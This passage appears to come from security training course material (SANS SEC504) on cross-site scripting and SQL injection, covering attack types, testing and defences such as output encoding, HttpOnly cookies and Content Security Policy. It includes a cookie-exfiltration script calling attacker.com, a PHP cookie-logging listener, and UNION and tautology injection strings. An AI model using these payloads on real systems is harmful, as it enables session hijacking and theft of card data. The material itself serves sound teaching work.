
This last point bears repeating: If the server tells the browser to do something, the browser does it. If this is a request to take a sensitive token such as an authentication cookie and send it to a remote server, then the browser will happily obey. After all, the server is the entity that set the cookie, so the browser should do with the cookie what the server tells it to.

In an XSS attack, an attacker sends custom commands (typically in the form of JavaScript, but any HTML or CSS can also be used effectively) to the server, which is then relayed from the server to the victim. On this page, we illustrate one form of XSS where the attacker sends code to the *server* that instructs the *victim* to send their cookie to the *attacker*. The server, vulnerable to XSS, sends the attacker code to the victim. The victim, believing that the code originated at the server, complies with the request, and sends their cookie to the attacker.

Stored Cross-Site Scripting Attack

Cross-Site Scripting

- In a stored XSS attack, the attacker can upload and store malicious code on the server (in a database or other persistent data source)
- Any victim that views the vulnerable page gets the malicious content
- Opportunistic attack; not specifically targeted
 - High degree of success probability since the victim only needs to visit the vulnerable page



In this module, we'll talk about two dominant forms of XSS attack: Stored XSS and reflected XSS.

In a stored XSS attack, the attacker can upload and store malicious code on the server that is improperly input-validated. This could be in the form of a username field for a social media site, an author description in an online book seller site, or a restaurant review in a business review site. Any victim that views the vulnerable page will get the attacker-supplied malicious content.


The attack process is illustrated on this page for a book seller website where an author can upload their bio that is displayed alongside the book sales page:

1. The attacker uploads malicious content in their author bio; this is typically JavaScript but can be any HTML or CSS content as well
2. The server accepts the data and stores it for later use; the content is often stored in a database, but it can be stored in any persistent data source such as a flat file
3. Later, the victim browses to the online book seller website and views the author bio page
4. The server sends the client the author bio, including the malicious content uploaded in (1)
5. The victim, having received the malicious code, executes the code and completes the attack, potentially sending their authentication cookie to the attacker for harvesting and reuse

An interesting characteristic of a stored XSS is that it is *opportunistic*. The attacker does not target a specific user with a stored XSS attack. Rather, any victim that browses to the author bio page executes the attacker malicious code. Since the attacker code can also run silently in the browser, there is little opportunity for the victim to know that they are being attacked, making a stored XSS attack have a high reliability and success probability.

Reflected Cross-Site Scripting Attack

- In a reflected XSS attack, the attacker identifies a vulnerability in the URL parameters of a page (GET-based)
- Attacker sends URL to victim with crafted parameters (email, messaging, malicious ads, etc.)
 - Victim must visit link to be attacked
- Targeted attack
 - Involves some social engineering effort to convince victim to click link



The second XSS attack technique we'll examine is a reflected XSS attack. In a reflected XSS attack, the attacker identifies a server input validation vulnerability in one of the parameters of an HTTP GET request that is displayed (or *reflected*) in the output returned to the requesting client. For example, an attacker may identify a request against the online book sales site such as <https://www.trustedbookseller.com/search?Dostoyevsky>. The server processes the request for a site search with the term Dostoyevsky, displaying a response of "1-16 of over 4,000 results for Dostoyevsky". If the input search term is not validated, an attacker can send a request of [https://www.trustedbookseller.com/search?<script>alert\(1\);</script>](https://www.trustedbookseller.com/search?<script>alert(1);</script>), causing the server to return "0 of 0 results for <script>alert(1);</script>". In the process of returning the attacker JavaScript without encoding (*reflecting* the attacker input), the server is vulnerable to XSS, and the attacker JavaScript is rendered in the victim browser.

The attack process is illustrated on this page for a book seller website where the search term is vulnerable to a reflected XSS attack:

1. The attacker crafts a link that will exploit the reflected XSS vulnerability on the book seller website; the attacker sends the link to the victim (email, messaging, through a malicious ad, or other delivery vector)
2. The victim clicks the link, which brings them to the vulnerable website
3. The website returns the malicious code included in the attacker link
4. The victim renders the content from the server, executing the malicious code supplied by the attacker in the initial link, potentially sending their authentication token to the attacker


Unlike the stored XSS attack, the reflected XSS attack can be easily used to *target* specific victims. Browsing to the server page vulnerable to reflected XSS under normal conditions does not deliver malicious content.

Malicious content is only executed when the victim clicks on the crafted link from the attacker. These attacks typically involve some sort of social engineering to convince the victim to click a link that makes the attack successful.

Reflected XSS Phishing Link Example

Cross-Site Scripting

Reflected XSS exploits user trust



NOTE

We train users to hover over links to make sure the hostname is what they expect before clicking. XSS exploits this user trust by sending malicious code *from* the vulnerable server.

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling

57

The interesting part about a reflected XSS attack is that it typically exploits *user trust* in the vulnerable website. Consider the phishing email shown on this page. The email appears to come from TrustedBooks.com, a trusted and known website for the email recipient, but is spoofed by the attacker.

We teach users to move their mouse and hover over a link to examine the host and domain name for any link, ensuring that it comes from the matching domain associated with the message. In the example on this page, the link matches the domain name; both refer to trustedbooks.com. However, the link in this case is malicious, representing a reflected XSS attack that includes JavaScript that will execute on the victim system.

What Can An Attacker Do With XSS?

Cross-Site Scripting

Implement password guessing against internal web apps

Steal credentials by creating a fake login prompt

Add a web browser keystroke logger

Take a screenshot of the browser page

Port scan internal servers

Redirect a form to the attacker

Capture microphone, camera

Deploy a JavaScript cryptominer

Retrieve authentication cookie

```
<script>document.location='http://attacker.com/save.php?c='+document.cookie</script>
```

Now that we've seen some examples of XSS vulnerabilities, it's important to have a strong understanding of what an attacker can do with an XSS vulnerability. If you read about XSS attacks online, you will often see demonstrations of a vulnerable page that runs the code `<script>alert('XSS');</script>`. While effective at confirming a vulnerable page, it does little to help the reader understand the attacker opportunity when exploiting an XSS vulnerability.

In an XSS attack, attackers can run any JavaScript they choose in the context of the server scope to control the browser. This creates a lot of opportunity for the attacker, such as deploying JavaScript that could make arbitrary HTTP requests to perform password guessing against internal web applications or create a fake login prompt requesting that the user *reauthenticate* to the web application with a fake login prompt to harvest credentials. Malicious JavaScript can also be implemented to add a website keystroke logger, capture screenshots of the web page, implement internal network port scanning, or rewrite legitimate HTML form elements to send to an attacker instead of the legitimate website. An attacker can even deploy a malicious payload to capture microphone or camera content from the victim browser or deploy a money-making tool such as a JavaScript cryptominer library.

Perhaps the most common XSS attack payload is the recovery of an authentication token from the victim. In the example on this page, the JavaScript uses the `document.location` element to redirect the browser to an attacker-controlled page, concatenating the value of the current browser cookies. The `save.php` attacker script runs on their server using PHP to write the contents of the victim request to the `cookies.log` file:

```
$ cat index.php
<html><?php file_put_contents("cookies.log", json_encode($_GET)."\\n",
FILE_APPEND); ?></html>
$ php -S 0.0.0.0:80
```

The XSS Payloads site includes several payload examples that an attacker can utilize in an XSS attack, including functional code for all of the attacks described on this page, available at <http://www.xss-payloads.com/payloads-list.html?a#category=all>.

Testing for XSS

Cross-Site Scripting

- Identify a field where your content is redisplayed (such as a search box)
- Test input fields manually using a HTML tag (such as `<hr>`)
 - Test form elements as well as GET parameters in the URL
- Look for unmodified output returned from the server where the input string below is preserved (using the View Source function)
- Automated testing tools: ZAP Proxy, Arachni, Wapiti, Burp Suite (commercial), Acunetix (commercial)

Use this string on all input fields; identify what remains after filtering for XSS attacks

' ' ; ! -- "<XSS>=&{ () }

When evaluating a server for an XSS vulnerability, we identify any fields or content where data is sent to a server and then displayed on the screen. This primarily consists of HTTP GET parameters in form fields but can also include database output or even DNS names (such as reverse-DNS lookups for an IP address).

When testing HTML form fields, supplying an HTML tag element such as the horizontal rule (`<hr>`) tag is useful since, when rendered, it creates an obvious indicator across the width of the HTML element being displayed. In all the fields of a web form, for example, you would supply the string `<hr>` and examine the response to determine if your input was encoded, omitted or returned as-is. In addition to the HTML tag, variations of the string should also be supplied by adding one or more single and double-quote characters, less-than and greater-than symbols, etc.

In many web applications, an input filtering mechanism may be used to stop XSS attacks. By injecting the string `' ' ; ! -- "<XSS>=&{ ( ) }` and observing the encoded response, we can identify the available characters with which to test for XSS vulnerabilities. For example, if the input string `' ' ; ! -- "<XSS>=&{ ( ) }` is submitted and the response content back from the server is `' ' ; ! -- "<XSS>=&{ ( ) }`, then we know a filtering mechanism is in place that encodes some characters to safe values. However, even without the `<` and `>` characters, an attacker can still inject content in an existing IMG tag using the sequence `SRC=javascript:alert('XSS');` instead.

As an alternative to manual testing, automated testing tools, both free/open-source and commercial, are a really useful way to perform consistent testing on small and large web applications. ZAP Proxy (<https://www.zaproxy.org/>), Wapiti (<https://wapiti.sourceforge.io/>), and Arachni (<https://www.arachni-scanner.com/>) are all free scanners that can test for XSS vulnerabilities. Burp Suite (<https://portswigger.net/>) is a very popular tool for web testing but requires a commercial license to automatically scan and assess a target site for vulnerabilities. Another commercial option is Acunetix Vulnerability Scanner (<https://www.acunetix.com/vulnerability-scanner/>).

- Filter from user input all characters that are meaningful in scripting languages: ' ' ; ! -- "<>=&{ () }
 - You must do this filtering on the server side
- Manual filtering is OK; third-party filtering libraries are better
 - Microsoft Anti-Cross Site Scripting Library for .NET applications
 - OWASP Java Encoder Project for Java
 - HTMLPurifier for PHP, Joi for Node.js
- Choose a web app framework that handles filtering for you
- ModSecurity for Apache, IIS, and Nginx include such filtering capabilities

Even HTML-encoded data can be turned into an XSS attack in some cases. Leverage a third-party library consistently to encode and escape all content, input and output.

XSS is definitely a problem. How can we thwart it? We need to employ careful and thorough user input filtering. Although it can be possible to explicitly look for dangerous characters such as ' ' ; ! -- "<>=&{ () }, it is easy for a misunderstood feature or a mistake in filtering to pass undetected and leave the system vulnerable to XSS attacks.

Instead of performing manual filtering, use a third-party filtering library. Several products are available, such as the OWASP Java Encoder Project for Java (<https://github.com/OWASP/owasp-java-encoder>), HTML Purifier for PHP (<http://htmlpurifier.org/>), and Joi for Node.js (<https://github.com/hapijs/joi>).

Wherever possible, choose a web framework that handles filtering for you instead of trying to add your own functionality. As part of your investigation into selecting a web framework, research the history of vulnerabilities and patch turnaround time for vulnerabilities associated with the framework. A vulnerability in a framework can be expected from time-to-time; a vulnerability that is not addressed for months is an unacceptable practice and those frameworks should be avoided.

If you do not have control over the code of your application that has an XSS vulnerability, you can mitigate the impact of the vulnerability using a Web Application Firewall (WAF). Commercial solutions and the open-source ModSecurity library for Apache, IIS, and Nginx web servers all offer multiple defenses against XSS attacks (<https://www.modsecurity.org>). While not as desirable as a fix in the application itself, a WAF may provide an acceptable alternative where the application vulnerability cannot be resolved.

We've primarily focused on input validation but consider validating data on *output* as well. Adding a second filtering mechanism for data before it is delivered to the end-user adds a second layer of security, and can catch problems that evade input filtering, or problematic data that comes from other sources that normally don't receive input validation (but should!).

Cross-Site Scripting Defense (2)

Cross-Site Scripting

- Limit cookie accessibility with HTTPOnly flag
 - Prevents cookie from being accessed in JavaScript
- Servers set a Content Security Policy
 - Server declares which dynamic resource are permitted to load in the browser (JavaScript, CSS, images, fonts, etc.)
 - Browsers can report sanitized content to a specified URL if an attack is detected

NOTE

Internet Explorer lacks Content Security Policy support, leaving it at a security disadvantage over other modern browsers.

```
$ wget --server-response https://server.tld 2>&1 | grep -E "Content-  
Security-Policy|Set-Cookie"  
Content-Security-Policy: default-src: 'self' ; report-uri /cspreport  
Set-Cookie: GAPS=1:fp__zJ6sQyYrHgByrMonHRfKHg:enBM3HfpCFuS;Secure;HttpOnly
```


To provide additional defenses against XSS attacks, consider enforcing rules that mitigate the opportunity for attackers to exploit an XSS-vulnerable application.

Configure web servers to set response headers to mark cookies as `HttpOnly`. This option does not require that the cookie is sent over HTTP (the `Secure` flag is used to enforce cookie transport over HTTPS only). Instead, it makes the cookie inaccessible from JavaScript running in the browser, preventing an attacker who can inject arbitrary JavaScript in an XSS request from accessing session cookies or other protected cookie values. This change can break some applications that require JavaScript access to cookies though, so test before deployment.

Another recommendation is to use the Content Security Policy (CSP) header on web servers to declare where linked resources can be loaded from in the requested page by the browser. In the example on this page, the `Content-Security-Policy` header indicates that JavaScript, CSS, images, fonts, iframes, and more should only be loaded from the current site (`server.tld`). You can expand this declaration to include resources loaded from permitted third-party servers as well, preventing an attacker from delivering JavaScript content from any other unauthorized sites.

If a CSP-capable browser identifies an XSS attack on the site, you can configure the CSP policy to report sanitized data about the attack using the CSP `report-uri` feature. In the example on this page, any content that tries to load external to `server.tld` will cause the CSP-capable browser to report it at `https://server.tld/cspreport`.

Additional information on the controls available through the Content-Security-Policy header is available at <https://content-security-policy.com>.



This visual association summary is included in your ISO media files as Summary-CrossSiteScripting.pdf

In this module we investigated the topics surrounding Cross-Site Scripting (XSS), an attack that exploits a vulnerability in a web server to attack users accessing that server. This is a different attack opportunity for an adversary than command injection, where there is a vulnerability on the server that allows the attacker to run commands on the server. In an XSS attack, the vulnerability exists on the server but does not grant the attacker access to the server; instead, XSS attacks are delivered by the server to users accessing the server, allowing the attacker to manipulate the user's browser.

XSS vulnerabilities allow an attacker to influence the web server response that is delivered to the user. In an XSS attack, the attacker supplies malicious content to the server that is returned to a user accessing the server. Because the attacker-chosen content is delivered from the server, the browser believes it is legitimate server content, exploiting trust between the browser and the server. Exploiting this trust allows the attacker to retrieve session data from the user's browser for the site (cookies, hidden form fields, URL parameters, and more), typically through injected JavaScript content.

In this module we looked at two primary XSS attack types: stored XSS and reflected XSS. In a stored XSS attack, the attacker uploads malicious content that is saved by the server; when a user visits the vulnerable page, they receive the attacker's malicious code. This is in contrast to a reflected XSS vulnerability where the attacker code is not saved on the server but is rather part of the URL elements to access a specific server page. In a reflected XSS attack, the malicious code is delivered through another mechanism such as a phishing email. If the user visits the link, then the malicious code runs in the victim's browser.

Regardless of the type of XSS vulnerability, the attack process is one where the adversary chooses exploit code to carry out some goal in the victim's browser, sending the attack and waiting for a user to run the malicious code (by visiting the vulnerable server in a stored XSS attack or by clicking a link in a reflected XSS attack). Many opportunities are available to the attacker through XSS in their malicious code including the use of JavaScript cryptominers or stealing authentication cookies from the victim such that the attacker can impersonate an authenticated user session without knowing the user password.

The process for testing for an XSS vulnerability starts with identifying user-supplied input that is used by the server and submitting content to see if it is stored or reflected in an unmodified/unfiltered form. Basic testing might include the injection of an HTML tag such as `<hr>` but could also come in other forms using a variety of characters including `' ' ; ! -- ">=& { ( ) }`. After submitting the test data, the attacker will investigate the response by looking at the page source to identify if the input characters are modified, selecting unmodified characters to use in constructing an XSS attack.

We have several options to defend against XSS attacks. First, all user input should be filtered to exclude malicious characters, or better, to permit only non-malicious characters. This is often implemented as input encoding or output encoding, where the characters that can be used to deliver malicious JavaScript are converted into safe forms that will not be rendered by the browser as code. Ideally, this filtering process is performed using a library or framework designed for this purpose instead of doing it manually in the website code. HTTP cookies should also be marked as HTTPOnly, which prevents them from being accessible to client-side JavaScript, denying an attacker access to the cookie content. Finally, web servers should use a Content Security Policy (CSP) that specifies the locations where content can be retrieved from and deny an attacker the ability to deliver malicious code from an unauthorized origin.

LAB

Please work on the lab exercise
Cross-Site Scripting Attack



Please work on the lab exercise *Cross-Site Scripting Attack*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event


Public-Facing Attacks

Metasploit Framework
Lab: Metasploit Attack and Analysis
Drive-By Attacks
Lab: BeEF for Browser Exploitation
Defense Spotlight: System Resource Usage Monitor
Lab: System Resource Usage Database Analysis
Command Injection
Lab: Command Injection Attack
Cross-Site Scripting
Lab: Cross-Site Scripting Attack
[SQL Injection](#)
Lab: SQL Injection Attack
Cloud Spotlight: SSRF and IMDS
Lab: Cloud SSRF and IMDS Attack

We'll now talk about a technique called SQL injection, which lets an attacker search, update, or even delete data in a backend SQL database.

SQL Injection

SQL Injection



- Common web attack technique exploiting an input validation vulnerability
- Targets the supporting database, commonly a separate system
- Web application executes a SQL statement to set or retrieve data:
 - Part of the statement includes attacker-controlled content

```
SELECT filename FROM dropbox WHERE owner = 'jwright';
```

Structured Query Language (SQL) injection is a common web attack technique that exploits input validation flaws on applications that accept user input to interact with databases. In a SQL injection attack, the attacker supplies a crafted string that is accepted by the web server and applied as part of a SQL statement used to interact with a backend database. On this slide, the attacker in (1) supplies a string of `jwright` to the web server. In (2), the web server interacts with a database, sharing the same platform as the web server or on a different server, using the string `jwright` to execute a query against the supporting database. In (3), the response is returned from the database to the web server and then delivered to the attacker, who can see the results of the query.

In the SQL statement on this slide, the web server constructs a query using the `SELECT` statement `SELECT filename from dropbox`, applying a conditional `WHERE` clause to limit responses to those where the `owner` column is equal to `jwright`, the string supplied by the attacker.

If the web server and database server do not constrain, encode, or filter the content supplied by the attacker that is used in the SQL statement, the system is vulnerable to SQL injection attacks, possibly allowing an attacker to retrieve arbitrary database content or even access the database host platform directly.

- Standard mechanism to retrieve, manipulate, and delete database content
- Variations exist across databases product for extended functionality

```
SELECT filename FROM dropbox;  
SELECT filename, owner FROM dropbox WHERE filetype =  
'zip';  
SELECT * FROM dropbox;  
UPDATE dropbox SET filetype='pdf' WHERE filename =  
'resume.pdf' AND owner='jwright';  
DELETE FROM dropbox WHERE owner='jwright';
```

Table: dropbox		
filename	filetype	owner
resume.doc	x-msword	jwright
resume.pdf	x-msword	jwright
secrets.xls	x-msexcel	thessman
archive.zip	zip	ykvtchko

Understanding how to create SQL statements is a necessary skill for implementing SQL injection attacks. SQL is a straightforward syntax language used to retrieve, manipulate, or delete database content that is common for many databases with minor variations or extensions to the SQL language for extended functionality.

SQL statements are generally divided into three parts: [VERB], [SOURCE], and [REFINEMENT]:

- **Verb:** The verb part of the SQL statement identifies what action is taken, such as SELECT to query a database, UPDATE to change one or more database entries, and DELETE to remove one or more database rows. Other verbs are also used, such as CREATE, INSERT, CONNECT, DISCONNECT, and FETCH, although these are less interesting to us from a SQL injection perspective.
- **Source:** The source part of the SQL statement indicates one or more table names that the verb is applied to.
- **Refinement:** The refinement part of the SQL statement is not always present but is used to limit the scope of the action beyond the table name by identifying specific columns or values that should be used.

Additional keywords are also applied to SQL statements, such as FROM to indicate the table name in the source part of the statement and WHERE to identify the beginning of the refinement section. The keyword SET is also used with the UPDATE verb to identify the column names for the data change operation.

On this page, we have defined a table *dropbox* with three columns: filename, filetype, and owner. Multiple SQL statements are presented that interact with this table, querying the table contents with SELECT statements and changing the content of columns matching specified row refinements and the deletion event.

Note that, in these examples, SQL keywords are presented in uppercase for clarity, although this is not a requirement of the language.

- When the end-user controls input to the SQL statement, there is an opportunity to inject *additional* SQL:
 - To retrieve data otherwise inaccessible
 - To manipulate the database
- Test the target system with malformed input values:
 - Using ' " ` % %% -- /* //) ;
- Manipulate input to generate a valid SQL statement that produces wanted result


```
SELECT filename FROM dropbox WHERE owner = ' jwright' OR 'a'='a ';
```

Now that you have an understanding of the SQL language, look at an example of exploiting a vulnerable web application and database to manipulate the results of a SELECT statement. Anytime the end user has control over the input, an opportunity exists to perform a SQL injection attack and obtain database information otherwise inaccessible through the intended application functionality or to manipulate the database by changing or removing database entries.

When testing an application for SQL injection vulnerabilities, we manipulate input fields using special characters such as those identified on this slide, looking for error responses or changes in the application behavior that indicate a failed SQL statement. After identifying the error condition, we manipulate the injected content to construct a valid SQL statement with SQL statements that we select.

Returning to the prior SQL query referencing the dropbox table shown on this page, examine the content supplied by the attacker. Here the web server formulates a query of `SELECT filename FROM dropbox WHERE owner = 'user-content ';` Earlier, the attacker supplied a string of `jwright`, which produced the desired SQL statement intended for the application's functionality. However, in this example, the attacker supplies a string of `jwright' OR 'a'='a`, causing the resulting SQL statement to produce `SELECT filename FROM dropbox WHERE owner = 'jwright' OR 'a'='a';`.

The addition of the clause `"OR 'a'='a'"` produces a *tautology*, or a condition that is always true. Because the `'a'='a'` condition is always true, all records present in the database are returned in the query results, potentially allowing an attacker to gather information that would otherwise not be accessible through the intended application functionality.



acunetix acuart

TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art go

[Browse categories](#)

[Browse artists](#)

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/listproducts.php on line 74

We modified the category ("cat") parameter by adding a single quote, generating an error indicating a backend MySQL database server and a SQL-injection vulnerable application

SANS

SEC504 | Hacker Tools, Techniques, and Incident Handling 69

Testing for SQL injection vulnerabilities is similar to testing for XSS vulnerabilities where we manipulate input parameters and examine the response sent back from the web server. On this page, `listproducts.php` accepts a category parameter `cat`. Normally, this category parameter accepts a numeric value that returns responses that belong to the specified category number. Here we specify a value of `1'`, which produces a server error response.

In the error string, we can identify that the addition of the quotation mark generated an error in the SQL syntax, with the error occurring near `''` (our single quote, surrounded by quotation marks). Further, we can determine that the backend database is a MySQL database server, and we even see the full path to the location of the `listproducts.php` page and the line number in the source where the error occurred.

- After a SQL injection vulnerability is confirmed, you can use it to retrieve data
- The UNION clause enables you to combine new SQL queries with the prior query results
- Number of columns in both queries must match for most databases:
 - Requires guessing with static column values until the wanted results are found

```
SELECT uid, user FROM users WHERE user = 'jwright' UNION select ccard, cvv from payments -- '
```


The SQL UNION clause accommodates the construction of two SQL statements, appending the results of the second SQL statement to the first. After identifying a server vulnerable to SQL injection, you can craft a secondary query by adding the keyword UNION followed by the new SELECT statement designed to retrieve data from one or more database tables.

Most databases require that the SELECT statement following the UNION keyword must select the same number of columns as the prior SELECT statement. In a SQL injection attack, you don't necessarily know the number of columns that the first SQL statement is selecting, although you can evaluate the content of an error message and continue guessing, each time adding one more static value to the SELECT statement (such as SELECT ccard, cvv, 1, 2, 3, 4, 5 from payments, where the static numbers do not query columns but instead return the static value for all the returned records).

On this page, the SQL statement SELECT uid, user FROM users WHERE user = 'user-content ' is sent to the database server. By injecting the string jwright' UNION select ccard, cvv from payments --, the attacker can produce a SQL statement of SELECT uid, user FROM users WHERE user = 'jwright' UNION select ccard, cvv from payments --', allowing them to obtain results both from the intended users table, as well as the payments table.

